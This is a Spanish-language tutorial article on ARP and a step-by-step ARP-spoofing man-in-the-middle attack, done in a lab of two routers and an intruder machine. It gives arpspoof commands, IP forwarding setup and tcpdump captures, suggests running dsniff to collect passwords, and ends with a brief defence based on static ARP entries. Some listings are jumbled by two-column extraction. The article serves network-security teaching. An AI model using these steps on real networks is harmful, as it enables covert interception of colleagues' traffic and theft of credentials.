

Manipulación de ARP para la interceptación de tráfico

AL ATAQUE

Hay quien piensa que el hecho de que dos (o más) máquinas estén conectadas a un switch es suficiente para que el tráfico que fluye entre ellas no pueda ser espiado por un tercero (intruso) que se encuentre conectado en la misma *vlan*. **SERGIO ABUÍN**

En este artículo estudiaremos, paso a paso, un ataque para que el intruso pueda interceptar este tráfico.

Una vez interceptado podemos darle varias aplicaciones. Por ejemplo, alguien que esté conectado a la misma *vlan* que nosotros (probablemente todos los compañeros de nuestro departamento) podría llevar a cabo este ataque sin levantar casi sospecha alguna y, sin que nos demos cuenta, espiar todo nuestro correo, conversaciones del messenger, conseguir usuario y password de los sitios http autenticados a los que accedamos, telnets que hagamos para administrar los equipos remotos (incluso inyectar comandos en estas sesiones), envenenar nuestras peticiones de dns y un larguísimo etcétera. Incluso, esmerándose un poco, podría conseguir espiar nuestro tráfico encriptado de ssh.

Pero, para implementar todos estos ataques, primero hay que interceptar el tráfico.

Funcionamiento de ARP y su Relación con IP.

Para poder llevar a cabo su labor, cada capa de red utiliza direcciones que identifican a emisor y receptor. En tcp/ip, si el nivel 2 (datalink layer) es ethernet, las direcciones son direcciones

MAC, que son números de 48 bits. En el nivel 3, en tcp/ip, se utiliza ip, que tiene direcciones de 32 bits.

Cuando una máquina (origen) quiere enviar un paquete a otra máquina (destino) examina su tabla de routing. Si la dirección ip de destino está en un segmento conectado directamente a la máquina origen (no es necesario pasar por un router), entonces, la máquina origen sabe que puede entregar el paquete “localmente”. Por el contrario, si la máquina de destino no está conectada a un segmento local (directamente conectado), la máquina origen debe entregar el paquete a un router, el cual será capaz de hacer llegar el paquete a su destino.

En ambos casos la máquina origen debe conocer la dirección MAC de destino, aunque no tiene porqué saberla a priori (en el caso de entrega local es otra máquina del mismo segmento, y en el caso de entrega no local será la

MAC de un router). Nótese que el router sí que está en el mismo segmento que la máquina origen.

El protocolo encargado de averiguar la dirección MAC asociada a una dirección ip conocida se llama ARP (*address resolution protocol*, protocolo de resolución de direcciones). Los switches, sin utilizar ARP en absoluto, aprenden (y se apuntan) las direcciones MAC de origen que llegan por sus puertos. De esta forma consiguen elaborar una lista (*mac-address-table*) en la que aparecen las direcciones MAC que tienen accesibles por cada uno de sus puertos. Así, cuando el switch deba entregar una trama lo hará solamente por el puerto en el que se encuentre la MAC de destino (el resto de los puertos no verán esa trama). Esto es cierto para todas las tramas, excepto si la dirección MAC de destino es broadcast, multicast o “unknown unicast”. Este último caso, “unknown unicast”, se pro-

Tabla 1: Relación de IPs y MACs

Equipo	IP	MAC
router1	172.16.1.51	00:14:BF:B2:7A:31
router2	172.16.1.1	00:14:BF:63:2C:52
intruso	172.16.1.50	00:0A:5E:05:91:33




Figura 1: Paquetes generados al hacer ping desde emisor hasta receptor con los equipos recién encendidos con sus tablas de ARP vacías.

duce cuando el switch todavía no tiene una entrada para la dirección MAC en cuestión, o en otras palabras, se produce cuando el switch no ha visto todavía tráfico con dicha MAC origen. Esta situación cambiará en cuanto el switch reciba tráfico originado por la máquina que tenga esa MAC, entonces dejará de ser una MAC “unknown unicast” para pasar a ser una “known unicast” y estar de esta forma dentro de la tabla de direcciones mac del switch.

Una de las cosas que se consigue con este mecanismo es un gran ahorro de ancho de banda ya que, siempre que al switch le sea posible, soltará las tramas solamente por el único puerto por donde pueda hacerla llegar a su destino.

La dirección MAC `ff:ff:ff:ff:ff:ff` es una dirección especial llamada *broadcast* (transmisión). Siempre que una trama tenga esta dirección MAC de destino, el switch soltará la trama por todos los puertos (de la misma vlan) excepto por el que llegó.

El funcionamiento de ARP es muy sencillo (recordemos que sirve para conocer la dirección MAC de una ip conocida). Cuando un nodo necesita averiguar la dirección MAC de una determinada IP (por tanto dicha IP está en un segmento conectado directamente al nodo), el nodo envía una petición “ARP who-has” preguntando a todos los nodos “cuál es la MAC de esta IP”. Esta petición lleva como dirección MAC de origen la del nodo que hace la petición, y como dirección MAC de destino la MAC de broadcast. Por tanto, las peticiones de “ARP who-has” las reciben todos los nodos de la vlan. Aquel que tenga la IP por la cual se pregunta en la petición de ARP who-has debe contestar con un paquete “ARP is-at”, indicando su dirección MAC (de momento no hablaremos de proxyarp ni otros mecanismos parecidos). La contestación de ARP is-at tiene como dirección MAC de origen la del nodo que está contestando, y como dirección MAC

de destino la del nodo que hizo la pregunta.

En la figura 1 puede observarse mejor este comportamiento: el emisor (192.168.1.2) hace un ping al receptor (192.168.2.2), el cual contesta al ping que ha recibido. Aquí aparecen todos los paquetes partiendo de que todos los equipos están recién arrancados (por tanto con sus tablas de arp vacías).

En el listado 1 podemos observar en detalle cada uno de los paquetes.

Todo comienza cuando el equipo emisor (192.168.1.1) pretende hacer ping al equipo receptor (192.168.2.2).

En primer lugar, el equipo emisor examina su tabla de routing y determina que la direc-

ción ip de destino no es una red directamente conectada, por tanto tiene que usar un router para poder alcanzarla. En su tabla de routing hay presente una ruta que dice que para alcanzar la red 192.168.2.0/24 debe usarse como nexthop la ip 192.168.1.1 (nótese que 192.168.1.1 sí es una dirección ip de una red conectada directamente). Por tanto, el equipo emisor necesita averiguar la dirección MAC de 192.168.1.1. Así que utiliza un ARP who-has para averiguar la dirección MAC del nexthop. Esta petición se ve en el paquete (1) que sale del emisor para llegar al switch1.

Cuando el paquete (1) llega a switch1 por el puerto fa0/0, el switch inmediatamente lo

Listado 1: Detalle de cada paquete de la figura 1

01 1	13 7
02 00:11:11:11:11:11 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2	14 00:44:44:44:44:44 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: arp who-has 192.168.2.1 tell 192.168.2.2
03 2	15 8
04 00:22:22:22:22:22 > 00:11:11:11:11:11, ethertype ARP (0x0806), length 60: arp reply 192.168.1.1 is-at 00:22:22:22:22:22	16 00:33:33:33:33:33 > 00:44:44:44:44:44, ethertype ARP (0x0806), length 60: arp reply 192.168.2.1 is-at 00:33:33:33:33:33
05 3	17 9
06 00:11:11:11:11:11 > 00:22:22:22:22:22, ethertype IPv4 (0x0800), length 74: 192.168.1.2 > 192.168.2.2 : ICMP echo request, id 1024, seq 6400, length 40	18 00:44:44:44:44:44 > 00:33:33:33:33:33, ethertype IPv4 (0x0800), length 74: 192.168.2.2 > 192.168.1.2: ICMP echo reply, id 1024, seq 6400, length 40
07 4	19 10
08 00:33:33:33:33:33 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: arp who-has 192.168.2.2 tell 192.168.2.1	20 00:22:22:22:22:22 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
09 5	21 11
10 00:44:44:44:44:44 > 00:33:33:33:33:33, ethertype ARP (0x0806), length 60: arp reply 192.168.2.2 is-at 00:44:44:44:44:44	22 00:11:11:11:11:11 > 00:22:22:22:22:22, ethertype ARP (0x0806), length 60: arp reply 192.168.1.2 is-at 00:11:11:11:11:11
11 6	23 12
12 00:33:33:33:33:33 > 00:44:44:44:44:44, ethertype IPv4 (0x0800), length 74: 192.168.1.2 > 192.168.2.2 : ICMP echo request, id 1024, seq 6400, length 40	24 00:22:22:22:22:22 > 00:11:11:11:11:11, ethertype IPv4 (0x0800), length 74: 192.168.2.2 > 192.168.1.2: ICMP echo reply, id 1024, seq 6400, length 40

Listado 2: Tablas ARP de equipos antes del ataque

01 En router1:	09 172.16.1.50	0x1
02 admin@router1:~\$ arp -an	0x2	00:0A:5E:05:91:33
03 IP address HW type	10 172.16.1.51	0x1
Flags HW address	0x2	00:14:BF:B2:7A:31
04 172.16.1.1 0x1	11 En intruso:	
0x2 00:14:BF:63:2C:52	12 intruso:~# arp -an	
05 172.16.1.50 0x1	13 ? (172.16.1.51) at	
0x2 00:0A:5E:05:91:33	00:14:BF:B2:7A:31 [ether] on	
06 En router2:	eth0	
07 admin@router2:~\$ arp -an	14 ? (172.16.1.1) at	
08 IP address HW type	00:14:BF:63:2C:52 [ether] on	
Flags HW address	eth0	

envía por el resto de los puertos de la misma vlan excepto por el que llegó (ya que ahora esta MAC se trata de una unkwon unicast), y además el switch apunta en su mac-address-table que la MAC 00:11:11:11:11:11 (source MAC del paquete que acaba de recibir) la tiene alcanzable por el puerto fa0/0. El paquete (1) sale del switch por el puerto fa0/1, llegando así al router. Nótese que no hay diferencia alguna entre el paquete (1) que entra en switch1 por el puerto fa0/0 y el paquete (1) que sale del switch1 por el puerto fa0/1.

Llegados a este punto el router recibe el paquete (1) en su interfaz fa0/0. Como se trata de una petición de ARP sobre una dirección IP definida en dicho interfaz del router (fa0/0), el router contesta a la petición con un paquete ARP is-at. Dicha contestación es el paquete (2) que sale del router por el interfaz fa0/0 para llegar al switch por el interfaz fa0/1. La MAC de destino es la MAC de la máquina que hizo la petición, por tanto, el switch soltará ese paquete solamente por el interfaz fa0/0. El switch anota la MAC 00:22:22:22:22:22 por el interfaz fa0/1. De nuevo, nótese que no hay diferencia alguna en el paquete (2) que entra a switch1 por fa0/1 y el que sale de switch1 por fa0/0.

En este momento, el emisor recibe el paquete (2) que es la respuesta de ARP a la petición que hizo. De este modo el emisor aprende que la dirección MAC asociada a 192.168.1.1 es 00:22:22:22:22:22 y apunta dicha relación en su tabla de ARP. Nótese que la tabla de ARP del emisor consiste en una lista que mapea direcciones IP a direcciones MAC, y esto no tiene nada que ver con la mac-address-table del switch en la que no aparecen direcciones ip en ningún sitio, ya que el switch es un dispositivo de nivel 2.

Ahora que el emisor conoce la dirección

MAC del nexthop que ha de utilizar para llegar a la red de destino, construye el paquete que pretende enviar.

La source MAC pone la suya (ya que es quien envía el paquete) 00:11:11:11:11:11 y destination MAC la de su nexthop 00:22:22:22:22:22. La source ip pone la suya (ya que es quien envía el paquete) 192.168.1.2 y la destination ip la de la máquina a la que pretende llegar (192.168.2.2). Hay que destacar que la dirección MAC de destino no es 00:44:44:44:44:44. De hecho, si lo fuese, el paquete nunca llegaría a su destino, ya que a nivel 2 es una dirección que no se encuentra en el mismo segmento, es decir, en el mismo dominio de broadcast, es decir (de nuevo), en la misma vlan. Así mismo, también se rellenan otros

campos del paquete para indicar que se trata de icmp, y más concretamente de un mensaje echo-request y algunos más, acabándose así de formar el paquete número (3) que sale del emisor y llega a switch1 por el interfaz fa0/0.

Switch1, como todo switch, examina la dirección MAC de destino (00:22:22:22:22:22) y la busca en su mac-address-table, encontrando que dicha mac es alcanzable a través del puerto fa0/1 (ya no se trata de una unkwon-unicast sino que es una known-unicast), entonces lo envía por dicho puerto llegando así al router.

El router examina la dirección ip de destino y busca una ruta en su tabla de routing, descubriendo que la dirección ip de destino (192.168.2.2) se encuentra en una red (192.168.2.0/24) que está directamente conectada, por lo que necesita averiguar la dirección MAC asociada a la dirección 192.168.2.2, generando para esto la petición de ARP que se observa en el paquete (4). Dicha petición es contestada (similarmente al paquete (2) en el paquete (5)).

Por la misma razón que switch1 hacía llegar el paquete (3) al puerto fa0/0 del router, switch2 hace llegar el paquete (6) al receptor. El receptor, al recibir la petición de ping (echo-request), decide contestarla. Observándola, determina que debe contestar a una ip (192.168.1.2), la cual no está conectada directamente, por lo que debe averiguar qué nexthop necesita utilizar. Para ello examina su tabla de routing y determina que 192.168.2.1 llevará a cabo esta tarea. Ahora necesita la

Listado 3

01 admin@router1:~\$ ping 172.16.1.1	10 round-trip min/avg/max = 1.2/1.9/4.3 ms
02 PING 172.16.1.1 (172.16.1.1): 56 data bytes	11
03 84 bytes from 172.16.1.1: icmp_seq=0 ttl=255 time=4.3 ms	12 # El ping funciona OK, pero al mismo tiempo capturamos tráfico en intruso:
04 84 bytes from 172.16.1.1: icmp_seq=1 ttl=255 time=1.2 ms	13
05 84 bytes from 172.16.1.1: icmp_seq=2 ttl=255 time=1.2 ms	14 intruso:~# tcpdump -n -i eth0
06 84 bytes from 172.16.1.1: icmp_seq=3 ttl=255 time=1.2 ms	15 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
07	16 listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
08 -- 172.16.1.1 ping statistics --	17
09 4 packets transmitted, 4 packets received, 0% packet loss	18 0 packets captured
	19 0 packets received by filter
	20 0 packets dropped by kernel

Listado 4: Lanzando el ataque en el intruso

```
01 intruso:
01 ~# arpspoof -i eth0 -t
  172.16.1.51 172.16.1.1
02 00:0A:5E:05:91:33
  0:14:bf:b2:30:1c 0806 42: arp
  reply 172.16.1.1 is-at
  00:0A:5E:05:91:33
03 00:0A:5E:05:91:33
  0:14:bf:b2:30:1c 0806 42: arp
  reply 172.16.1.1 is-at
  00:0A:5E:05:91:33
```

MAC de 192.168.2.1, para lo que construye la petición de ARP who-has que se observa en (7), la cual es contestada por el router en su interfaz fa0/1 en (8). Así que el receptor ya tiene la MAC de 192.168.2.1.

Similarmente al paquete (3) que construya el emisor, el receptor construye el paquete (9): Pone su MAC como source MAC, la MAC del interfaz fa0/1 del router como destination MAC, su IP como source IP y la IP del destino (192.168.1.2) como destination IP. Por lo que (9) llega al interfaz fa0/1 del router. El router, para entregar el paquete, comprueba la ip de destino, y examinando su tabla de routing determina que la ip de destino está en una red directamente conectada, por lo que debe averiguar la MAC de 192.168.1.2, construyendo la petición de ARP del paquete (10) que llega al emisor. El emisor contesta a dicha petición en el paquete (11) que llega al router. Por tanto, el router ya tiene la MAC de 192.168.1.2 y es capaz de entregar el paquete (12), completando así el ping (echo-request y echo-reply). Nótese que los switches no han hecho modificación alguna de los paquetes (mejor dicho tramas), mientras que los routers sí lo han hecho (han modificado las direcciones MAC -NO LAS IP- de origen y destino y el TTL de

Listado 5: Tabla de ARP contaminada víctima del ataque

```
01 admin@router1:~$ arp -an
02 IP address      HW type
   Flags          HW address
03 172.16.1.50     0x1
   0x2            00:0A:5E:05:91:33
04 172.16.1.1      0x1
   0x2            00:0A:5E:05:91:33
```

los paquetes).

Es muy importante comprender que las tablas de ARP de los nodos conectados a una red mapean IPs con MACs y son elaboradas a partir de las respuestas de ARP que recibe el nodo (y las entradas estáticas que hayan puesto los administradores). Estas tablas no tienen nada que ver con las tablas de arp de los switches, que simplemente mapean porqué puerto del switch se alcanza una determinada dirección MAC. Es decir, en las tablas de arp de los switches (mac-address-table) no aparecen direcciones ip.

Si la dirección MAC de destino de una trama es known-unicast (hay una entrada en la mac-address-table de switch), el switch entrega la trama únicamente por el puerto por el cual alcanza dicha MAC. Esto hace “imposible” el hecho de capturar tráfico en otro puerto diferente al de destino. Sin embargo, ARP no hace comprobación alguna sobre la autenticidad de las respuestas que recibe a sus peticiones.

Basándonos en esta característica, veremos cómo es posible utilizarla para conseguir algunos efectos, como por ejemplo, realizar un ataque “man in the middle”, o haciendo honor a los creadores de una de las utilidades que usaremos... “monkey in the middle”, para capturar tráfico que no está destinado a nosotros.

Monkey in the Middle

dsniff es una poderosa suite de hacking. Se trata de un conjunto de herramientas que permiten llevar a cabo acciones muy interesantes,




Figura 2: Flujo normal de ping en nuestro laboratorio desde router1 hasta router2 (antes del ataque).

desde la manipulación de mensajes ARP hasta la obtención de la password de muchos protocolos.

En este artículo vamos a utilizar arpspoof, miembro de la suite dsniff, para construir mensajes ARP que permitirán manipular la tabla de ARP de los nodos de forma que podamos capturar el tráfico, aunque no esté destinado para nosotros, a pesar de se trate de un entorno de switches.

En la Figura 2 podemos ver el sencillo escenario en el que llevaremos a cabo el ataque, así como el flujo normal de un ping desde router1 hasta router2:

Siendo las direcciones ip y MAC de cada equipo las que se muestran en la Tabla 1, el objetivo es que el intruso pueda “ver” el tráfico entre router1 y router2.

Nótese que sin manipulación alguna esto no sería posible, ya que cuando router1 envíe tráfico a router2, la dirección MAC de destino será la de router2 (no la del intruso), y por tanto el switch soltará este tráfico únicamente por el puerto por el que está conectado router2 y, por lo que el intruso nunca ve este tráfico.

Listado 6: Interceptando en intruso un único sentido del tráfico

```
01 intruso:~# tcpdump -e -n -i          echo request, id 3842, seq
  eth0                                  438, length 84
02 tcpdump: verbose output           06 00:14:BF:B2:7A:31 >
  suppressed, use -v or -vv for      00:0A:5E:05:91:33, ethertype
  full protocol decode               IPv4 (0x0800), length 118:
03 listening on eth0, link-type      172.16.1.51 > 172.16.1.1: ICMP
  EN10MB (Ethernet), capture        echo request, id 3842, seq
  size 96 bytes                       439, length 84
04 00:0A:5E:05:91:33 >              07 00:0A:5E:05:91:33 >
  00:14:BF:B2:7A:31, ethertype        00:14:BF:B2:7A:31, ethertype
  ARP (0x0806), length 42: arp        ARP (0x0806), length 42: arp
  reply 172.16.1.1 is-at              reply 172.16.1.1 is-at
  00:0A:5E:05:91:33                  00:0A:5E:05:91:33
05 00:14:BF:B2:7A:31 >              08
  00:0A:5E:05:91:33, ethertype        09 4 packets captured
  IPv4 (0x0800), length 118:         10 4 packets received by filter
  172.16.1.51 > 172.16.1.1: ICMP     11 0 packets dropped by kernel
```

Listado 7: El ping empieza a responder

```

01 admin@router1:~$ ping 05
   172.16.1.1              06 -- 172.16.1.1 ping statistics
02 PING 172.16.1.1 (172.16.1.1):  --
   56 data bytes          07 2 packets transmitted, 2
                                packets received, 0% packet
03 84 bytes from 172.16.1.1:    loss
   icmp_seq=0 ttl=255 time=4.6 ms 08 round-trip min/avg/max =
04 84 bytes from 172.16.1.1:    1.3/2.9/4.6 ms
   icmp_seq=1 ttl=255 time=1.3 ms

```

Lo mismo sucederá con el tráfico de vuelta desde router2 hacia router1.

Como veremos más adelante, este ataque no modifica en absoluto la mac-address-table del switch, sino que, enviando mensajes de ARP consigue modificar las tablas de ARP de los nodos (routers en nuestro caso), las cuales, como hemos visto, se forman a partir de los mensajes de ARP que reciben y son un mapeo de “tal ip tiene tal MAC”.

El listado 2 muestra las tablas de ARP en los equipos antes del ataque.

En primer lugar, intentaremos “confundir” a router1 de modo que consigamos modificar su tabla de arp para que la dirección MAC que aparezca asociada a 172.16.1.1 (ip del router2) sea la dirección MAC del intruso. Así conseguiremos que el tráfico saliente de router1 con destino router2 llegue realmente al intruso. Luego tendremos que conseguir que el intruso lo entregue realmente al router2 (si no lo hiciésemos, router1 no podría entregar tráfico a router2, ya que el tráfico se quedaría en intruso). En este punto, antes del ataque hacemos un ping desde router1 a router2 y a la vez capturamos el tráfico en intruso. Podemos observarlo en el listado 3.

Claramente puede comprobarse que no hemos capturado absolutamente nada (la captura se ha hecho mientras el ping desde router1 a router2 estaba funcionando). Como hemos explicado, esto se debe a que los switches envían el tráfico únicamente por el puerto por el cual alcanzan la dirección MAC de destino. Como el switch alcanza la dirección MAC de router2 por un puerto que no es el puerto en el que está conectado el intruso, entonces el intruso no ve tráfico.

Comienza el Ataque

En intruso, ejecutamos arpspoof para que envíe un mensaje de ARP a router1 anunciando su dirección MAC (la de intruso) como dirección MAC de router2, tal y como vemos en listado 4.

Y ahora, como router1 recibe estos mensajes de ARP para entradas dinámicas que tenía

en su tabla de ARP, las actualiza formando así su tabla de ARP (contaminada), como podemos ver en listado 5.

En la mayoría de los equipos este cambio será inmediato, mientras que en los más antiguos será necesario esperar a que expire la entrada de ARP antigua para que se refleje la nueva.

Comparando esta tabla de ARP de router1 con la tabla de router1 antes del ataque podemos observar claramente una importante diferencia: Desde el punto de vista de router1 la dirección MAC de router2 ha cambiado, ha dejado de ser 00:14:BF:63:2C:52 para pasar a ser 00:0A:5E:05:91:33, que como el lector puede comprobar, se trata de la dirección MAC del interfaz eth0 del intruso.

Ahora, mientras dejamos corriendo el arpspoof que confunde a router1, ejecutamos el mismo ping que antes (desde router1 a router2) y volvemos a capturar el tráfico en intruso:

```

admin@router1:~$ ping 172.16.1.1
PING 172.16.1.1 (172.16.1.1): 56 data bytes
-- 172.16.1.1 ping statistics --

```

```

4 packets transmitted, 2
0 packets received, 2
100% packet loss

```

Oops, 100% de pérdida de paquetes, el ping no funciona. Examinemos ahora una captura de tráfico en intruso en el listado 6.

Claramente vemos dos tipos diferentes de paquetes, los de ARP (que salen del intruso) y los de icmp (que entran al intruso).

Los de ARP son debidos al ataque (arpspoof) y los seguiremos viendo mientras tengamos lanzado arpspoof. En ellos vemos que se trata de tráfico que sale de intruso con destino router1, anunciando una gran mentira, esto es, el ataque, que consiste en decir que la dirección MAC de router2 es 00:0A:5E:05:91:33, mientras que la real es 00:14:BF:63:2C:52. Esto es lo que provoca que los paquetes de icmp que salen de router1 se vean en intruso (recuerde el lector que antes del ataque no se veían).

Pero... ¿por qué no funciona ahora el ping desde router1 hasta router2? La respuesta es sencilla, porque no llega el echo-request a router2 (llega a intruso, pero intruso no vuelve a soltarlo con la MAC de destino correcta de router2).

Para conseguirlo hay que habilitar el forwarding en el intruso (cuando una máquina tiene activo ip forwarding y recibe paquetes no destinados a ella, intentará entregarlos, es decir, se comporta como un router). Comprobamos el estado actual de ip forwarding:

```

intruso:~# cat /proc/sys/net
/ipv4/ip_forward
0

```

Donde claramente vemos que está desactivado, así que lo activamos:

Listado 8: Captura de tráfico en intruso en un único sentido con forwarding activado

```

01 intruso:~# tcpdump -e -n -i 110, length 84
   eth0 icmp          05 00:0A:5E:05:91:33 >
                                00:14:BF:63:2C:52, ethertype
02 tcpdump: verbose output  IPv4 (0x0800), length 118:
   suppressed, use -v or -vv for 172.16.1.51 > 172.16.1.1: ICMP
   full protocol decode          echo request, id 4354, seq
03 listening on eth0, link-type 110, length 84
   EN10MB (Ethernet), capture
   size 96 bytes          06
04 00:14:BF:B2:7A:31 >          07 2 packets captured
   00:0A:5E:05:91:33, ethertype 08 2 packets received by filter
   IPv4 (0x0800), length 118:    09 0 packets dropped by kernel
   172.16.1.51 > 172.16.1.1: ICMP
   echo request, id 4354, seq

```




Figura 3: Flujo alterado (pasando por el intruso) de ping en nuestro laboratorio desde router1 hasta router2 (después del ataque).

```
intruso:~# echo 1 > /proc/sys/net/ipv4/ip_forward
intruso:~# cat /proc/sys/net/ipv4/ip_forward
1
```

Y observamos que justo en el momento en el que activamos el forwarding, el ping de router1 a router2 comienza a responder (listado 7).

Pero lo mejor de todo es que ahora hacemos una captura de tráfico icmp en el interfaz eth0 de intruso (listado 8).

En este momento podemos ver que los mensajes echo-request de router1 llegan a intruso (debido al ataque). Y debido a la activación del

ip_forwarding salen del intruso con destino a la dirección MAC real de router2 (piense el lector que intruso no tiene sus tablas de ARP contaminadas), por tanto, usará la dirección MAC real de router2 para entregar los paquetes.

En este instante, los paquetes que salen de router1 con “destino” router2 llegan a intruso porque la tabla de ARP de router está contaminada y cada uno de estos paquetes “robados” se reenvían a router2 debido a que intruso tiene habilitado el ip_forwarding. Esta es la razón de que cada paquete que router1 envíe a router2 se vea en intruso (2 veces, una entrando y otra saliendo), pero fíjese el lector que lo contrario no es cierto (no se ven los echo-reply), es decir, el intruso no ve el tráfico que sale de router2 hacia router1 (el intruso ve sólo la ida pero no la vuelta).

Esto es debido a que la tabla de ARP de router2 no está contaminada. Para ver también el tráfico de vuelta hay que hacer creer a router2 que la dirección MAC de router1 es la del intruso, así que volvemos a utilizar arpspoof en otra sesión para contaminar esta vez a router2 (y lo dejamos corriendo), como se aprecia en el listado 9.

¡Bien! Ahora también vemos los echo-reply (tráfico de vuelta de router2 a router1). Al

igual que la ida, este tráfico se ve dos veces, una cuando sale de router2 y llega al intruso (esto se debe a que router2 está contaminado), y otra que sale de intruso debido a que éste tiene el ip_forwarding activado.

En la figura 3 podemos ver el flujo del tráfico alterado de un ping después del ataque

Llegados a este punto, el intruso puede hacer cualquier cosa con el tráfico entre router1 y router2, desde simplemente observarlo, para ver si ve algo interesante, hasta modificarlo o incluso cortarlo. Se sugiere al lector ejecutar “dsniff -i eth0” en el intruso y generar tráfico autenticado (telnet, http, ftp, pop3 o cualquier otro) que fluya entre router1 y router2 para observar cómo el intruso puede ver los usuarios y passwords utilizados para dichas sesiones.

Defensa

La mejor forma de defendernos de este ataque (y la más costosa administrativamente) es desactivar el uso de ARP en las máquinas que se conectan a la vlan y poner entradas arp estáticas.

Desactivar ARP implica que hay que hacerlo manualmente en cada nodo (ifconfig eth0 -arp), y por tanto, hay que configurar las direcciones MAC del resto de las máquinas manualmente (arp -s <ip> <mac>). Por ejemplo, si tenemos 3 máquinas hay que fijar en cada una de las 3 máquinas 2 entradas de arp estáticas (1 por cada vecino). Esto, en el caso de una vlan en la que hay muchas máquinas es difícil de llevar a cabo, pero quizá no sea algo inviable en una DMZ en la que tengamos una docena de servidores.

Personalmente, esta solución la he visto solamente implementada en una DMZ de un sitio con requisitos de seguridad muy muy pero que muy elevados. Cada nueva máquina que llegase a la DMZ habría que darla de alta en el resto de los nodos (lo mismo cada vez que a una máquina se la averiase la tarjeta de red y fuese sustituida por otra nueva con diferente MAC).

Conclusión

El protocolo ARP se utiliza para que los nodos (dispositivos de nivel 3) construyan sus tablas de ARP, las cuales mapean direcciones IP con direcciones MAC.

Actualmente ARP no hace comprobaciones sobre los mensajes que recibe, tomándolos todos como auténticos y actualizando sus tablas en consecuencia. Por tanto es posible, por ejemplo, capturar tráfico, aunque no esté destinado al intruso.

Aunque ésta sólo es una de las aplicaciones...

Listado 9: Envenenar también el tráfico de vuelta

```
01 intruso:~# arpspoof -i eth0 -t IPv4 (0x0800), length 118:
172.16.1.1 172.16.1.51 172.16.1.51 > 172.16.1.1: ICMP
02 #Después de este arpspoof la echo request, id 4354, seq
tabla de ARP de router2 está 644, length 84
contaminada: 12 00:0A:5E:05:91:33 >
03 admin@router2:~$ arp -an 00:14:BF:63:2C:52, ethertype
04 IP address HW type IPv4 (0x0800), length 118:
Flags HW address 172.16.1.51 > 172.16.1.1: ICMP
05 172.16.1.51 0x1 echo request, id 4354, seq
0x2 00:0A:5E:05:91:33 644, length 84
06 172.16.1.50 0x1 13 00:14:BF:63:2C:52 >
0x2 00:0A:5E:05:91:33 00:0A:5E:05:91:33, ethertype
07 #Ahora al capturar el tráfico IPv4 (0x0800), length 118:
en intruso se ve también el 172.16.1.1 > 172.16.1.51: ICMP
tráfico en el otro sentido: echo reply, id 4354, seq
08 intruso:~# tcpdump -e -n -i length 84
eth0 icmp 14 00:0A:5E:05:91:33 >
09 tcpdump: verbose output 00:14:BF:B2:7A:31, ethertype
suppressed, use -v or -vv for IPv4 (0x0800), length 118:
full protocol decode 172.16.1.1 > 172.16.1.51: ICMP
10 listening on eth0, link-type echo reply, id 4354, seq
EN10MB (Ethernet), capture length 84
size 96 bytes 15
11 00:14:BF:B2:7A:31 > 16 4 packets captured
00:0A:5E:05:91:33, ethertype 17 4 packets received by filter
18 0 packets dropped by kernel
```